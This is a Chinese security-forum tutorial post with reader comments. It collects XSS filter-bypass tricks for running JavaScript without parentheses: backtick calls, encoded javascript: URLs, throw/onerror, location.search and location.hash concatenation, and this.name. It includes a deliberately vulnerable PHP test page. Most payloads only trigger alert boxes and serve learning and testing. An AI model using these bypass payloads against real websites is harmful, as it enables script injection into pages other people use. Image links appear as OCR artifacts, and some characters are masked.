# XSS相关一些个人Tips(二)

抹布 / 2019-04-29 09:45:00 / 浏览数 5706 安全技术 WEB安全 顶(0) 踩(0)

## 前言

这篇文章，主要是补充一些其他的。

## “圆括号”

假设过滤了()，怎么进行弹框呢?如果仅仅只考虑这点，可执行payload还满多的。

最简单的，用反引号代替圆括号。

```
<img src=x onerror=alert`1`>
```

引入伪协议，以及location，然后进行编码拆分。

```
<img src=1 onerror=alert%28%29>

<img src=1 onerror=location="javascript:"+"aler"+"t%281%29">
```

这里引用P牛文章的过滤代码，利用这个代码来测试学习。

```
<?php
header('X-XSS-Protection: 0');
$xss = isset($_GET['xss'])?$_GET['xss']:'';
$xss = str_replace(array("(",")","&","\\","<",">","'","`"), '', $xss);
echo "<img src=\"{$xss}\">";
?>
```


我还特地过滤了反引号，不然用反引号代替括号直接弹。

来个好玩的例子，这个例子来自XSS■■■■■writeup的一个payload。

```
1" onerror=a="%2",location="javascript:aler"+"t"+a+"81"+a+"9" "
```

我们既然不能用()，很多人第一思路肯定是url编码()，url编码为%28%29，而上面那个例子，通过赋值变量a等于字符串"%2"，巧妙通过+拼接字符串(1)。

成功弹窗。




Throw

## 

除了上面拼接编码的操作外，我们不得不提到thorw，在文档“Modern Web Application Firewalls Fingerprinting and Bypassing XSS Filters”中在提到了一个很有趣的话题。那就是在圆括号被过滤的情况下,如何去执行javascript，文中给出的答案是。


```
<a onmouseover="javascript:window.onerror=alert;throw 1>
```

throw语句用来抛出一个用户自定义的异常，而使用onerror来捕获异常，来完成弹窗这个操作。

看个例子：

```
1" onerror="javascript:top.onerror=alert;throw 233"
```


伪协议执行，onerror捕获的异常，成功弹框。




将top赋值给_，所以后面2个_等价于top，除了top，还可以用self parent frames content window其中一个代替。

```
1" onerror=_=top;_.onerror=_["al"%2b"ert"];throw[233] "
```

弹框。




这里引用了 IE8/IE9 filter 的一个技巧(%00)。

```
1" onerror=javascript:top.onerror=al%00ert;throw 1 "
```

在IE下会弹出一个错误。


location

---


这段会介绍，利用lacation■■属性相关的利用，先来上张图。


这张图，清晰的展示了，lacation■■不同的属性在网页url中的体现。

这里我要介绍的是location.search。



查看上面的文档，location.search设置或返回当前 URL 的查询部分即问号?之后的部分，如果你不太理解，那我们来看个小例子下。

假设我们现在的网页url为http://localhost/1.html?id=s9mf#Test。那么在控制台输出location.search，返回结果会是怎样呢?




返回结果为?id=s9mf，即以?之后部分，而#之后部分属于location对象的hash■■所控制，所以不会在控制台显示。

location.search可以用■■■■■■的方式来访问设置的?之后的部分。




利用上述特性，把(1)放在url查询部分，定义a变量赋值为location.search，再用location.search以数组键名索引的方式取回来(1)。


```
1.php?(1)&xss=" onerror=a=location.search;location="javascript:a"+"lert"+a[1]+a[2]+a[3] "
```

成功弹框


利用注释和location.hash，把alert(233)放在#后面，再调用回来。

```
1" onerror=a=location;location="javascript:/*"+a.hash//#*/alert(233)
```

弹框~




eval执行，IE下报错弹框

```
1" onerror=javascript:window.onerror=eval;throw"=alert\x281\x29"
```

duang~


This

---

在介绍this前，我们需要把前面的测试代码修改下，使其在<input>标签内。

```
<?php
header('X-XSS-Protection: 0');
$xss = isset($_GET['xss'])?$_GET['xss']:'';
$xss = str_replace(array("(",")","&","\\","<",">","'","`"), '', $xss);
echo "<input value=\"$xss\">";
?>
```

还是和以前的过滤条件。

this 总是返回一个对象，简单说，就是返回属性或方法“当前”所在的对象。

alert后面跟着的是url编码的()，name被赋值，this.name返回一个对象，用onfocus事件在对象获得焦点时发生。

```
1" name=javasCript:alert%25281%2529 autofocus onfocus=location=this.name "
```

duang~


this结合函数`<svg onload="a(this);function a()(alert(1))">`。

参考

- https://www.secpulse.com/archives/47696.html
- http://www.anquan.us/static/drops/papers-894.html

点击收藏 | 4 关注 | 4

上一篇：CVE-2018-8453内核漏洞分析 下一篇：CVE-2018-8453内核漏洞分析

1. 4 条回复


抹布 2019-04-29 10:17:06

第一张图片是这个，我使用的是微博的图床，最近据说开启外链，现在改用sm图床。

```
1" onerror=a="%2",location="javascript:aler"+"t"+a+"81"+a+"9" "
```

0 回复Ta

---


child 2019-04-29 10:51:24

老哥图片好像全挂了

0 回复Ta

---

 抹布 2019-04-29 11:03:23

 这么真实的嘛!


我以为这篇图片掉了不会过，所以把图片换成sm图床后，重新发了一篇。结果这篇用微博图床的发出来了...

我在Github也有保存，要看的老歌可以看下。。。

https://github.com/S9MF/Xss_Test/blob/master/waf/补充(2).md

0 回复Ta

---

 292538****@qq.co 2019-05-07 09:10:09

感谢老哥分享

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板